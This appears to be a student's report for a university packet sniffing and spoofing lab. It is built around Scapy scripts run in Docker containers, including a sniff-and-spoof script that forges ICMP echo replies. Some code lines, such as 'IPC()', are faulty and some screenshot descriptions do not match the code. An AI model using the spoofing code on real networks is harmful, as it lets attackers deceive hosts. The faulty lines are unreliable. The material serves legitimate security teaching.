

Lab 5: Packet Sniffing and Spoofing Lab

Joshua Ludolf

CSCI 4321

Computer Security


- To start this lab, I booted up my vm and typed following command – sudo docker-compose build and sudo docker-compose up:

```
joshualudolf@VM:~/Desktop/Lab 5$ ls
docker-compose.yml  volumes
joshualudolf@VM:~/Desktop/Lab 5$ sudo docker-compose build
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
joshualudolf@VM:~/Desktop/Lab 5$ sudo docker-compose up
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsongsecurity/seed-ubuntu:large)...
large: Pulling from handsongsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [=====]
da7391352a9b: Downloading [>=====]
da7391352a9b: Downloading [===>]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087655: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab0208f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a


joshualudolf@VM:~/Desktop/Lab 5$
```

```
Pulling attacker (handsongsecurity/seed-ubuntu:large)...
large: Pulling from handsongsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [=====]
da7391352a9b: Downloading [>=====]
da7391352a9b: Downloading [===>]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087655: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab0208f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsongsecurity/seed-ubuntu:large
Creating seed-attacker ... done
Creating hostA-10.9.0.5 ... done
Creating hostB-10.9.0.6 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 | * Starting Internet superserver inetd
hostB-10.9.0.6 | * Starting Internet superserver inetd
```


- From there, I acquired the different ip address for this packet sniffing and spoofing attack by inputting following command – sudo docker ps (the names at the end of the output [ones to right most column]):




- To exploit these hosts, I need to open an interactive bash shell in the container; utilizing following command – sudo docker exec -it seed-attacker bash:



- Following that, I acquired the bridge ID for the host internet protocol; using this command – ifconfig (luckily found where it talks about command from original manual 😊):



- In my case its br-f780cb00a22f:



- Now I am ready to start the actual tasks (1.1, 1.2, 1.3, & 1.4); to start I take the name that I acquired and edit task1.py (additionally needed to create user in the docker container, wasn't noted in either instruction, however I learned that it requires root privileges to run in the container and sudo doesn't work so have to be root user):

The image consists of three vertically stacked screenshots of a Linux desktop environment, likely Ubuntu, showing a terminal session across three different windows.

Screenshot 1 (Top): User Creation

A terminal window titled "joshualudolf@VM: /" shows the root user creating a new user account named "joshualudolf". The command used is:

```
root@VM:~# sudo adduser joshualudolf
```

The process prompts for a new password, which is confirmed. It also asks for optional user information fields: Full Name, Room Number, Work Phone, Home Phone, and Other. The user enters "Joshua Ludolf" for the full name. The terminal concludes with:

```
root@VM:~# su joshualudolf
joshualudolf@VM:~$
```

Screenshot 2 (Middle): Script Editing

A terminal window titled "joshualudolf@VM: ~" shows the user "joshualudolf" running the nano text editor to edit a file named "task1.py". The script content is as follows:

```
#!/bin/env python3

...
    Name: Joshua Ludolf
    Class: CSCI 4321 - Computer Security
...

from scapy.all import *

print(f'SNIFFING PACKETS.....')

def print_packet(pkt):
    print(f'Source IP:{pkt[IP].src}')
    print(f'Destination IP:{pkt[IP].dst}')
    print(f'Protocol:{pkt[IP].proto}')
    print(f'\n')

pkt = sniff(iface='br-f780cb00a22f', filter='ip', prn=print_packet)
```


The terminal shows the user navigating through the nano editor's menu bar, specifically the "File" menu, with options like "Get Help", "M-D DOS Format", "M-A Append", "M-B Backup File", "Cancel", "M-H Mac Format", "M-P Prepend", and "M-T To Files".

Screenshot 3 (Bottom): Script Execution

A terminal window titled "joshualudolf@VM: ~" shows the user executing the script "task1.py" using Python 3:

```
root@VM:~# python3 task1.py
SNIFFING PACKETS.....
Source IP:10.9.0.1
Destination IP:224.0.0.251
Protocol:17
```

- For task 1.2, I created another python script to send an ICMP packet to 10.0.2.3:



A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for various applications like a browser, file manager, and terminal. The main area shows a terminal window titled "joshualudolf@VM: ~". The terminal is running the command "nano task2.py" and displays the following Python code:

```


Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security

from scapy.all import *

a = IPC()
a.dst = '10.0.2.3'
b = ICMP()
p = a/b
send(p)

```

The status bar at the bottom of the terminal window indicates "[Wrote 14 lines]".



A screenshot of a Linux desktop environment, similar to the one above. The terminal window now shows the output of the script execution:

```

root@VM:/home/joshualudolf# nano task2.py
root@VM:/home/joshualudolf# python3 task2.py
.
Sent 1 packets.
root@VM:/home/joshualudolf#

```

- For task 1.3, I implemented traceroute to estimate the distance between the routers; utilizing another simple python script (learned that this only works in the vm so I open new terminal and ttl didn't matter in our case as it only affected ttl nothing else...):

A screenshot of a Linux desktop environment. On the left is a dock with various icons. In the center is a terminal window titled "task3.py" with the command "sudo python3 task3.py" entered. The terminal output shows the creation of an IP object with fields like dst, ttl, proto, and src set to specific values. To the right of the terminal is a file editor window titled "task3.py" containing the same Python code. The status bar at the bottom indicates "Python 3" and "Tab Width: 8".

```
#!/bin/env python
...
Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security
...
from scapy.all import*
a = IP()
a.dst = '1.2.3.4'
a.ttl=3
b=ICMP()
send(a/b)
a.show()
```

A screenshot of a Linux desktop environment, similar to the one above. It shows a terminal window with the command "sudo python3 task3.py" and its output. The output details the creation of an IP object with various fields. Below the terminal is a file editor window showing the same Python script. The status bar at the bottom indicates "Python 3" and "Tab Width: 8".

```
#!/bin/env python
...
Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security
...
from scapy.all import*
a = IP()
a.dst = '1.2.3.4'
a.ttl=3
b=ICMP()
send(a/b)
a.show()
```

- Finally, task 1.4 was to combine the spoofing and sniffing techniques, which this part required pinging from container and python script that runs on the main virtual machine to sniff the container:

A screenshot of a Linux desktop environment. In the foreground, a terminal window titled "Text Editor" is open, showing Python code for ICMP spoofing. The code defines a function `spoof_pkt` that takes a packet `pkt` and replaces its source IP and destination IP. It then sends the modified packet. The main part of the script uses `scapy.all` to sniff for ICMP packets and apply the `spoof_pkt` function to them. The terminal window has a dark theme and shows the file path `/Desktop/Lab_5` and the line number 26.

```
#!/bin/env python3
# Name: Joshua Ludolf
# Class: CSCI 4321 - Computer Security
#
from scapy.all import*
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        a = IP()
        a.src = pkt[IP].dst
        a.dst = pkt[IP].src
        a.ttl = pkt[IP].ihl
        b = ICMP()
        b.type = 0
        b.id = pkt[ICMP].id
        b.seq = pkt[ICMP].seq
        data = pkt[Raw].load
        p = a/b/data
        a.show()
        b.show()
        send(p)
pkt = sniff(iface='eth0', filter='icmp', prn=spoof_pkt)
```

- For ip address 1.2.3.4:


```
root@VM:/home/joshualudolf# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=319 ttl=64 time=17.4 ms
64 bytes from 1.2.3.4: icmp_seq=320 ttl=64 time=17.4 ms
64 bytes from 1.2.3.4: icmp_seq=321 ttl=64 time=20.0 ms
64 bytes from 1.2.3.4: icmp_seq=322 ttl=64 time=17.5 ms
64 bytes from 1.2.3.4: icmp_seq=323 ttl=64 time=11.6 ms
64 bytes from 1.2.3.4: icmp_seq=324 ttl=64 time=16.5 ms
64 bytes from 1.2.3.4: icmp_seq=325 ttl=64 time=14.6 ms
64 bytes from 1.2.3.4: icmp_seq=326 ttl=64 time=20.1 ms
64 bytes from 1.2.3.4: icmp_seq=327 ttl=64 time=22.1 ms
64 bytes from 1.2.3.4: icmp_seq=328 ttl=64 time=23.7 ms
64 bytes from 1.2.3.4: icmp_seq=329 ttl=64 time=21.9 ms
64 bytes from 1.2.3.4: icmp_seq=330 ttl=64 time=28.4 ms
64 bytes from 1.2.3.4: icmp_seq=331 ttl=64 time=15.1 ms
64 bytes from 1.2.3.4: icmp_seq=332 ttl=64 time=25.1 ms
64 bytes from 1.2.3.4: icmp_seq=333 ttl=64 time=19.3 ms
64 bytes from 1.2.3.4: icmp_seq=334 ttl=64 time=19.1 ms
64 bytes from 1.2.3.4: icmp_seq=335 ttl=64 time=13.4 ms
```

A screenshot of a Linux desktop environment. In the foreground, a terminal window titled "Terminal" is open, showing Python code for ICMP spoofing. The code defines two classes: `IP` and `ICMP`. The `IP` class has attributes like version, ihl, tos, len, id, flags, frag, ttl, proto, checksum, src, dst, and options. The `ICMP` class has attributes like type, code, checksum, id, and seq. The main part of the script uses `sudo` to run the script with root privileges and applies the `spoof_pkt` function to ICMP packets. The terminal window has a dark theme and shows the file path `/Desktop/Lab S` and the line number 2.


```
###[ IP ]###
version = 4
ihl = 5
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = hopopt
checksum = None
src = '1.2.3.4'
dst = '10.0.2.15'
options \
###[ ICMP ]###
type = echo-reply
code = 0
checksum = None
id = 0x7
seq = 0x1
```


- For ip address 10.9.0.99:

```
root@VM:/home/joshualudolf# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable
From 10.9.0.1 icmp_seq=2 Destination Host Unreachable
From 10.9.0.1 icmp_seq=3 Destination Host Unreachable
From 10.9.0.1 icmp_seq=4 Destination Host Unreachable
From 10.9.0.1 icmp_seq=5 Destination Host Unreachable
From 10.9.0.1 icmp_seq=6 Destination Host Unreachable
From 10.9.0.1 icmp_seq=7 Destination Host Unreachable
From 10.9.0.1 icmp_seq=8 Destination Host Unreachable
From 10.9.0.1 icmp_seq=9 Destination Host Unreachable
From 10.9.0.1 icmp_seq=10 Destination Host Unreachable
From 10.9.0.1 icmp_seq=11 Destination Host Unreachable
From 10.9.0.1 icmp_seq=12 Destination Host Unreachable
From 10.9.0.1 icmp_seq=13 Destination Host Unreachable
From 10.9.0.1 icmp_seq=14 Destination Host Unreachable
From 10.9.0.1 icmp_seq=15 Destination Host Unreachable
From 10.9.0.1 icmp_seq=16 Destination Host Unreachable
From 10.9.0.1 icmp_seq=17 Destination Host Unreachable
From 10.9.0.1 icmp_seq=18 Destination Host Unreachable
From 10.9.0.1 icmp_seq=19 Destination Host Unreachable
From 10.9.0.1 icmp_seq=20 Destination Host Unreachable
From 10.9.0.1 icmp_seq=21 Destination Host Unreachable
From 10.9.0.1 icmp_seq=22 Destination Host Unreachable
```



- For ip 8.8.8.8 (popular for port forwarding btw):





- **What I learned from this lab:**

In completing tasks 1.1 to 1.4 of the SEED Labs' Packet Sniffing and Spoofing Lab, I gained a lot of valuable insights and hands-on experience. I started with packet sniffing, using tools like Tcpdump to capture and analyze network traffic. This helped me understand how data packets are transmitted over a network. Then, I moved on to packet spoofing, where I learned to create and send forged packets using Scapy. This was particularly eye-opening as it showed me how attackers might manipulate network traffic to deceive systems or users. Additionally, I wrote simple programs to perform packet sniffing and spoofing, which deepened my understanding of the underlying technologies and protocols. Through these exercises, I also explored the security implications of these techniques, realizing how crucial it is to implement security measures to protect against such threats. Overall, these tasks provided a comprehensive introduction to the practical aspects of network security, enhancing my ability to both understand and mitigate these common threats.